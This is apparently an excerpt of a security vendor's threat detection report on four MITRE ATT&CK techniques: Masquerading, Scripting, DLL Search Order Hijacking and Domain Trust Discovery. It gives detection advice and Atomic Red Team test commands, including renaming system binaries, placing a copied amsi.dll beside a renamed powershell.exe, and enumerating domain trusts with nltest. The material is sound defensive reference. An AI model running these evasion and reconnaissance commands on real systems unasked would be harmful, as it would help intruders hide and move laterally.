While ATT&CK doesn't list it as a related data source, security teams should consider monitoring process command-line



parameters, which are often useful for comparing legitimate command lines to suspicious ones. For example, observing the **-accepteula** command-line parameter can be an indicator that a Microsoft Sysinternals tool has been renamed to masquerade as something else. However, you can also expect to see the **-accepteula** command-line parameter anytime a user runs a new tool, when a tool runs in a new user context, or for many of the other reasons that a user might be expected to accept a license agreement.

Binary file metadata

That said, binary file metadata is probably the most useful data source for observing threats that leverage Masquerading. Certain elements of a binary's metadata—internal names and signature information are good examples—are reliable indicators of Masquerading.

Detection suggestions

Binary file metadata

Security teams should consider taking a close look at code signatures. Many operating systems sign binaries in a consistent manner, and we can use EDR platforms and other tools to consistently identify signature discrepancies.

Building on that, it's possible to create an inventory of known system binaries, which you can then query for anomalies. For example, you can build a query that looks for unsigned versions of legitimate processes—such as svchost.exe. While this would fail to uncover signed malware, you can solve that problem by running a similar query that looks for legitimate Windows processes that are signed by an authority other than Microsoft.

While a process can be readily renamed, its binary metadata contains a field for "internal name" that is often a good indicator of a process's true identity. It might make sense to compile a list of the internal names for system processes. You can then cross-reference that list with the internal names for processes executing in your environment, identifying cases where a process's internal name deviates from what's expected for that process.

As we noted in the analysis section above, adversaries frequently rename legitimate processes to circumvent security controls that ignore metadata and focus primarily on process names. In this way, it also makes sense to search for instances where a known internal name is associated with an unexpected process. For example, one variant of the common "Sticky Keys" attack involves replacing the file sethc.exe—an Accessibility Feature native to Windows—with a renamed copy of cmd.exe, the Windows Command Prompt. The masquerading binary is still named "sethc.exe," however, the internal name will now indicate the true identity of the file.

File monitoring


Look for whitelisted processes that execute from unexpected paths; this is particularly useful for organizations that deploy standardized operating system images to their employees' computers. Again, you can compile lists of the paths that legitimate processes typically execute from and alert on processes that execute from unexpected file paths.

Weeding out false positives


While file paths can be useful for detection, they can also be prone to false positives in certain cases. For example, different versions of operating systems may store the same processes in different file paths. If this is an issue in your organization, you may be able to decrease false positives by excluding some of these commonly observed paths from your detection queries over time.

If you don't have in-depth access to binary metadata at scale, you can improvise slightly with a working knowledge of operating system internals. If you understand the roles and process ancestry of common Windows processes (shown in the SANS Hunt Evil Poster), you can perform quick checks to see if there are abnormalities in a single executing process. This is slightly more difficult on macOS and Linux systems, but still workable with some time in a test lab.

Testing



Start testing your defenses against Masquerading using Atomic Red Team—an open source testing framework of small, highly portable detection tests mapped to MITRE ATT&CK.



Getting started


View Atomic tests for T1036: Masquerading. In most environments, these should be sufficient to generate a useful signal for defenders.

Run this test on a Windows system using Command Prompt:

```
copy %SystemRoot%\System32\cscript.exe %APPDATA%\notepad.exe /Y
cmd.exe /c %APPDATA%\notepad.exe /B
```

Useful telemetry will include:

DATA SOURCE	TELEMETRY
Binary file metadata	Does notepad.exe have the correct signature and internal name?
Process monitoring	cmd.exe renamed to notepad.exe
File monitoring	“%APPDATA%\notepad.exe”




Review and repeat

Now that you have executed one or several common tests and checked for the expected results, it's useful to answer some immediate questions:

- Were any of your actions detected?
- Were any of your actions blocked or prevented?
- Were your actions visible in logs or other defensive telemetry?

Repeat this process, performing additional tests related to this technique. You can also create and contribute tests of your own.


DETECTION STRATEGIST



Justin Schoenfeld

DETECTION ENGINEER

The detection strategies in this section were brought to you by Justin Schoenfeld! Justin is experienced in threat hunting, incident response, and researching industry-wide threat intelligence. He earned his B.A. in Computing Security from the Rochester Institute of Technology, where he had the opportunity to co-op for a large corporation and a startup company. His love for endpoint telemetry came from his experience as an advanced threat engineer for a large global hospitality company.



TECHNIQUE T1064

Scripting

Adversaries continue to evolve their use of Scripting in response to improved application controls. Routinely among our top threats, malicious scripts are performant, available, and inconspicuous.

#7	38%	838
OVERALL RANK	ORGANIZATIONS AFFECTED	CONFIRMED THREATS

Analysis


2018	2019
9	7
	Change ▲ 2

We observed slight increases in the prevalence of Scripting from 2018 to 2019, both in terms of the percentage of organizations affected and the percentage of total threat volume.

Why do adversaries use Scripting?

Scripting is a relatively broad technique that covers a wide array of behaviors, many of them involving the use of tools and languages that are functionally critical components of operating systems. Scripts are as versatile as they are ordinary, which makes it difficult to baseline normal scripting activity and build detection strategies for abnormal scripting activity.

Because continued improvements to (and adoption of) application control solutions make it difficult to install a malicious binary on a host machine, scripts allow adversaries to perform actions without having to install anything. There is also no shortage of publicly available scripts—malicious and benign—that administrators or adversaries can find on the internet and use to perform all variety of actions.



THREAT VOLUME

How do adversaries use Scripting?

Adversaries use scripts to perform actions on an endpoint. This might include using a script to download something from an external host, embedding a script in an email attachment as part of a phishing campaign, embedding binaries that might be blocked into a script, or writing a script that automates and expedites otherwise tedious work that would have to be done by hand.

We routinely observe:

- Direct execution of local scripts via default scripting harnesses (e.g., cscript.exe and wscript.exe)
- Execution of a script within a process that can execute scripts (e.g., cmd.exe or PowerShell)
- Execution of processes such as rundll32.exe with a script host scheme
- Identification and exploitation of vulnerable, trusted scripts, such as pubprn.vbs

The adversary behaviors we observe most commonly involve Windows script hosts (e.g., cscript.exe or wscript.exe) or other popular scripts (e.g., JavaScript or Visual Basic Script) making network connections to an external host.


Emerging tactics

Some less common malicious Scripting methods include:


- Adware and malware installers on macOS using obfuscated script content that deobfuscates at runtime (e.g., Shlayer and Bundlore)
- Scripts that are dynamically created at runtime (e.g., impacket smbexec does this to write commands to disk temporarily)

Sighted with

We frequently detect adversaries using Scripting in conjunction with other techniques, most notably Mshta (T1170) and Deobfuscate/Decode Files or Information (T1140). Mshta can be used as a proxy to execute scripts and, as a result, we have a high volume of analytics that trigger on and map to both Scripting and Mshta-related activity. Co-occurence with Deobfuscate/Decode Files or Information is more obvious, as it is commonplace for adversaries to obfuscate their scripts.



CUSTOMERS AFFECTED



Definition

T1064: SCRIPTING

Adversaries may use scripts to aid in operations and perform multiple actions that would otherwise be manual. Scripting is useful for speeding up operational tasks and reducing the time required to gain access to critical resources. Some scripting languages may be used to bypass process monitoring mechanisms by directly interacting with the operating system at an API level instead of calling other programs. Common scripting languages for Windows include VBScript and PowerShell, but could also be in the form of command-line batch scripts.


Detection

MITRE's data sources

- Process monitoring
- File monitoring
- Process command-line parameters

Collection requirements

For all the various ways an adversary might leverage Scripting, there are two general approaches for gathering the visibility needed to detect and investigate Scripting activity. For one, you can target malicious use of Scripting by focusing on the means of execution. Valuable data sources for this approach include:



- Process monitoring (including process network actions and module loads)
- Process command-line parameters

Alternatively, you could also focus on data sources that help with detecting and investigating the actual contents of malicious scripts. In this case, it's critically important to monitor files and collect the actual scripts. While this will almost certainly be time intensive—both in terms of machine processing and analysis—it will also provide important context.

Detection suggestions

We've produced effective analytics by focusing on script host process telemetry. Specifically, it makes sense to look out for abnormal activity emanating from processes that are capable of running scripts. Such abnormal activity might include:

- Establishment of persistence mechanisms
- Making network connections
- Unexpected process ancestry


You may want to look for wscript.exe or cscript.exe spawning from command shells (e.g., cmd.exe or powershell.exe), Office applications, web browsers, and web service handlers. Also look out for scripts executing from unusual locations, including user-writable paths and temporary directories.

Some adversaries attempt to execute scripts from hosts in abnormal ways, so it's a good idea to monitor for suspicious module loads of binaries related to hosting scripts (e.g., vbscript.dll).

Weeding out false positives

While you will almost certainly find malice by alerting on scripting engines that make external network connections, doing so will also overwhelm you and your team with a high volume of false positives. As always, be specific in your detection logic and robust in your suppression logic, so you can control false positives while casting an effectively wide net for suspicious activity.

Testing




Start testing your defenses against Scripting using Atomic Red Team—an open source testing framework of small, highly portable detection tests mapped to MITRE ATT&CK.

Getting started

View Atomic tests for T1064: Scripting. In most environments, these should be sufficient to generate a useful signal for defenders.

Run this test on a Windows system using PowerShell:

```
New-Item $env:TEMP\T1064_script.bat -Force | Out-Null
Set-Content -Path $env:TEMP\T1064_script.bat -Value "dir"
Start-Process $env:TEMP\T1064_script.bat
```



Useful telemetry will include:

DATA SOURCE	TELEMETRY
Process monitoring	powershell.exe, cmd.exe
File monitoring	write and execute from appdata\local\temp


Review and repeat

Now that you have executed one or several common tests and checked for the expected results, it's useful to answer some immediate questions:

- Were any of your actions detected?
- Were any of your actions blocked or prevented?
- Were your actions visible in logs or other defensive telemetry?

Repeat this process, performing additional tests related to this technique. You can also create and contribute tests of your own.


DETECTION STRATEGIST



Kyle Rainey

INTELLIGENCE ANALYST

The detection strategies in this section were brought to you by Kyle Rainey! Kyle has been providing proactive and reactive incident response and forensics services to Fortune 500 companies for over five years. He has extensive experience working with organizations to strengthen their security postures and security operations. At Red Canary, he helps engineer impactful, scalable intelligence products.



TECHNIQUE T1038

DLL Search Order Hijacking

Dridex infections are the main reason that we observe high levels of DLL Search Order Hijacking in the environments we monitor. However, we've also observed Emotet and PlugX leveraging the technique.

#8	16%	788
OVERALL RANK	ORGANIZATIONS AFFECTED	CONFIRMED THREATS

Analysis

2018	2019
75	8
	Change ▲ 67


Rising from 75 to eight, DLL Search Order Hijacking is the most ascendant technique across our customer base. This increase is likely the result of improved detection abilities on our end rather than a distinct rise in prevalence.

Why do adversaries use DLL Search Order Hijacking?


DLL Search Order Hijacking offers adversaries a reliable and often discreet method for persisting, elevating their privileges, and evading defensive controls. Rather than overtly installing a malicious binary, the adversary can introduce a malicious DLL masquerading under a legitimate filename into the same subdirectory as a given legitimate process.

When that process needs to conduct a specific action, it searches for the DLL with the legitimate name, first looking in the folder in which it lives. Finding the malicious DLL in the same folder, it will load that library, thus giving the attacker code execution from within the legitimate host process. Most often, we observe a legitimate executable known to be vulnerable to hijacking dropped by the adversary along with the malicious DLL.

DLL Search Order Hijacking is elusive, and it's something we've historically struggled to detect—both specifically here at Red Canary and more generally as an industry. However, as its rise in prevalence suggests, we made a lot of progress expanding our detection coverage for the threat in 2019.



THREAT VOLUME



How do adversaries use DLL Search Order Hijacking?


There are multiple ways that a DLL Search Order Hijack might unfold. One particularly common method involves the establishment of a scheduled task that launches a seemingly legitimate executable that then loads the malicious DLL.


Sighted with

DLL Search Order Hijacking occurs most frequently in conjunction with Scheduled Task (T1053) and Process Injection (T1055), both likely the result of Emotet activity that often precedes a TrickBot infection. Slightly less often, we also see the technique associated with Remote File Copy (T1105), Windows Admin Shares (T1077), and Domain Trust Discovery (T1482), techniques that are more concretely linked to TrickBot. As such, we see the latter three techniques occurring in conjunction with DLL Search Order Hijacking slightly less often than the former two because we frequently detect and mitigate Emotet before it loads TrickBot.

We also see the technique occur with Process Hollowing (T1093), which is likely the result of Dridex activity.

CUSTOMERS AFFECTED





Definition

T1038: DLL SEARCH ORDER HIJACKING

Windows systems use a common method to look for required DLLs to load into a program. Adversaries may take advantage of the Windows DLL search order and programs that ambiguously specify DLLs to gain privilege escalation and persistence.

→

Detection

MITRE's data sources

- File monitoring
- DLL monitoring
- Process monitoring
- Process command-line parameters


Collection requirements

The most reliable data sources for observing DLL Search Order Hijacking are process monitoring and DLL load monitoring (in that order). These sources will allow you to observe when trusted processes deviate from ordinary, benign behavior, allowing you to track the cause of bad behaviors to specific DLLs.

Detection suggestions

Again, DLL Search Order Hijacking presents detection and prevention challenges to our entire industry, primarily because the technique proxies the execution of malicious content through a signed, trusted binary. The most helpful patterns we've seen so far are:

- Signed Microsoft binaries being written by cmd.exe to **ProgramData** or user **AppData** folders
- Signed, trusted binaries executing from User **AppData** or **ProgramData** folders loading a single unsigned DLL from the same folder
- Scheduled task creation to execute binaries from User **AppData** or **ProgramData** folders




- Trusted DLLs located in normal system paths such as **kernel32.dll** or **ntdll.dll** located in abnormal folders
- Frequency analysis on the least commonly found DLLs located outside of normal system folders
- Unsigned DLLs written to suspicious folders such as **Temp** or **AppData**

You'll want to look for DLL loads emanating from apparently unusual locations and and figure out if these are normal in your environment.


Weeding out false positives

Looking for any generic process loading a DLL from its same folder sounds like a good idea. Unfortunately, this will create a high volume of false positives from Windows System32 and Program Files folders. Target your hunts to user-writable folders for the best results.

Testing



Start testing your defenses against DLL Search Order Hijacking using Atomic Red Team—an open source testing framework of small, highly portable detection tests mapped to MITRE ATT&CK.



Getting started


View Atomic tests for T1038: DLL Search Order Hijacking. In most environments, these should be sufficient to generate a useful signal for defenders.

Run this test on a Windows system using Command Prompt:

```
copy %windir%\System32\windowspowershell\v1.0\powershell.exe
%APPDATA%\updater.exe copy %windir%\System32\amsi.dll %APPDATA%\
amsi.dll%APPDATA%\updater.exe -Command exit
```

Useful telemetry will include:

DATA SOURCE	TELEMETRY
Process monitoring	powershell.exe
DLL Monitoring	amsi.dll with incorrect filepath
Process command line	powershell.exe renaming itself
File monitoring	binary metadata discrepancies for updater.exe and amsi.dll




Review and repeat

Now that you have executed one or several common tests and checked for the expected results, it's useful to answer some immediate questions:

- Were any of your actions detected?
- Were any of your actions blocked or prevented?
- Were your actions visible in logs or other defensive telemetry?

Repeat this process, performing additional tests related to this technique. You can also create and contribute tests of your own.


DETECTION STRATEGIST



Justin Schoenfeld

DETECTION ENGINEER

The detection strategies in this section were brought to you by Justin Schoenfeld! Justin is experienced in threat hunting, incident response, and researching industry-wide threat intelligence. He earned his B.A. in Computing Security from the Rochester Institute of Technology, where he had the opportunity to co-op for a large corporation and a startup company. His love for endpoint telemetry came from his experience as an advanced threat engineer for a large global hospitality company.



TECHNIQUE T1482

Domain Trust Discovery

The majority of Domain Trust Discovery activity we observe results from TrickBot using nltest.exe to gather domain trust information from Active Directory for the purpose of lateral movement.

#9	13%	784
OVERALL RANK	ORGANIZATIONS AFFECTED	CONFIRMED THREATS


Analysis

Domain Trust Discovery was only added to ATT&CK in 2019. We retroactively re-mapped two discovery techniques, which collectively ranked 30th in 2018, to T1482 while creating this report.

Why do adversaries use Domain Trust Discovery?

Added in February 2019, Domain Trust Discovery is a relatively new discovery technique in MITRE's ATT&CK matrix. In Windows environments, trust relationships play a critical role in determining who can access what resources. Domain Trust Discovery more directly relates to the ways that one domain in a given network environment can either inherit trust from—or grant it to—other domains, endpoints, and users in that environment.

In order to determine which user accounts have access to what systems, an adversary has to understand the user accounts that exist within a given domain and the trust relationships between that domain and others. As such, discovering domain trust information is tremendously useful for an adversary or malware that is intent on moving laterally between systems in a compromised environment.



THREAT VOLUME

How do adversaries use Domain Trust Discovery?

In our dataset, the prevalence of Domain Trust Discovery is due entirely to TrickBot outbreaks in a relatively small number of customer environments. The detection logic that alerts our detection engineering team to this aspect of TrickBot is designed to trigger when nltest.exe executes with certain command-line options. A couple of those options include:

- **/domain_trusts**
- **/all_trusts**

Nltest is a native Microsoft command-line tool that administrators often use to enumerate domain controllers (DC) and determine trust status between domains, to name a few important features.

Outside of TrickBot, several popular post-exploitation frameworks have the ability to perform Domain Trust Discovery, either through Windows APIs or Lightweight Directory Access Protocol (LDAP) queries:

- Empire and PowerSploit use the **DsEnumerateDomainTrusts** API calls, LDAP queries for **(objectClass=trustedDomain)** when enumerating domain trusts, and the .NET method **Forest.GetAllTrustRelationships()** when enumerating forest trusts.
- PoshC2 uses Forest.GetAllTrustRelationships() from the **System.DirectoryServices** assembly as well.


Other tools that can enumerate domain trusts are the native Microsoft command-line tool dsquery and Adfind.exe, which has been used by FIN6 and Ryuk before to discover AD users and groups as well.

You can read about some additional methods and explanations of Domain Trust Discovery on Will Schroeder's blog.

Sighted with

Like many of the other techniques that owe their prominence on this list to TrickBot, this technique is frequently seen in tandem with:

- Scheduled Task (T1053)
- Process Injection (T1055)
- Windows Admin Shares (T1077)
- Disabling Security Tools (T1089)
- Remote File Copy (T1105)



CUSTOMERS AFFECTED

Definition

T1482: DOMAIN TRUST DISCOVERY

Adversaries may attempt to gather information on domain trust relationships that may be used to identify Lateral Movement opportunities in Windows multi-domain/forest environments. Domain trusts provide a mechanism for a domain to allow access to resources based on the authentication procedures of another domain. Domain trusts allow the users of the trusted domain to access resources in the trusting domain. The information discovered may help the adversary conduct SID-History Injection, Pass the Ticket, and Kerberoasting. Domain trusts can be enumerated using the DSEnumerateDomainTrusts() Win32 API call, .NET methods, and LDAP. The Windows utility Nltest is known to be used by adversaries to enumerate domain trusts.


Detection

MITRE's data sources

- Azure activity logs
- Office 365 account logs
- API monitoring
- Process monitoring
- Process command-line parameters

Collection requirements

While MITRE does not include it among its data sources, network logs for LDAP queries (typically port 389 over TCP/UDP) are another good collection source for defenders seeking to observe Domain Trust Discovery activity. Security



teams seeking to observe malicious instances of Domain Trust Discovery will also want to collect logs relating to process monitoring and process command-line parameters.

Detection suggestions

The analytics that will uncover Domain Trust Discovery attempts are relatively simple, but they vary in feasibility as your environment scales. Most organizations can work to detect nltest.exe with these command lines:

- **/domain_trusts**
- **/all_trusts**

In a similar vein to nltest.exe, dsquery.exe can be used to enumerate domain trusts with the following command line:

- dsquery * **-filter "(objectClass=trustedDomain)" -attr** *

The ADFind tool can also be used to query domain trusts with the following command lines:


- adfind.exe **-f objectclass=trusteddomain**
- adfind.exe **-sc trustdmp**

If you are able to collect and analyze LDAP queries, you'll want to scrutinize any that originate from non-DCs with the substring **(objectClass=trustedDomain)**, especially if other suspicious reconnaissance actions are identified.

Weeding out false positives

Looking for generic detection of nltest.exe without specific command-line options will lead you down some high-volume paths. The best route with this technique is to be specific.

Testing




Start testing your defenses against Domain Trust Discovery using Atomic Red Team—an open source testing framework of small, highly portable detection tests mapped to MITRE ATT&CK.

Getting started

View Atomic tests for T1482: Domain Trust Discovery. In most environments, these should be sufficient to generate a useful signal for defenders.

Run this test on a Windows system using Command Prompt:

```
nltest /domain _ trusts
```



Useful telemetry will include:

DATA SOURCE	TELEMETRY
Process monitoring	nltest.exe
Process command line	“/domain_trusts”

Review and repeat

Now that you have executed one or several common tests and checked for the expected results, it’s useful to answer some immediate questions:

- Were any of your actions detected?
- Were any of your actions blocked or prevented?
- Were your actions visible in logs or other defensive telemetry?


Repeat this process, performing additional tests related to this technique. You can also create and contribute tests of your own.

DETECTION STRATEGIST

Thomas Gardner

DETECTION ENGINEER

The detection strategies in this section were brought to you by Thomas Gardner! At Red Canary, he splits his time investigating threats to customers and developing new methods of finding them. Previously, Thomas worked at CenturyLink in various roles spanning incident response, threat hunting, and threat intelligence.



TECHNIQUE T1089

Disabling Security Tools

The increased prevalence of adversaries Disabling Security Tools is attributable to specific and highly prevalent threats such as Emotet and TrickBot.

#10	23%	771
OVERALL RANK	ORGANIZATIONS AFFECTED	CONFIRMED THREATS


Analysis

Disabling Security Tools fell from eight in 2018 to 10 in 2019, despite a slight increase in the percentage of total threat volume it accounted for.

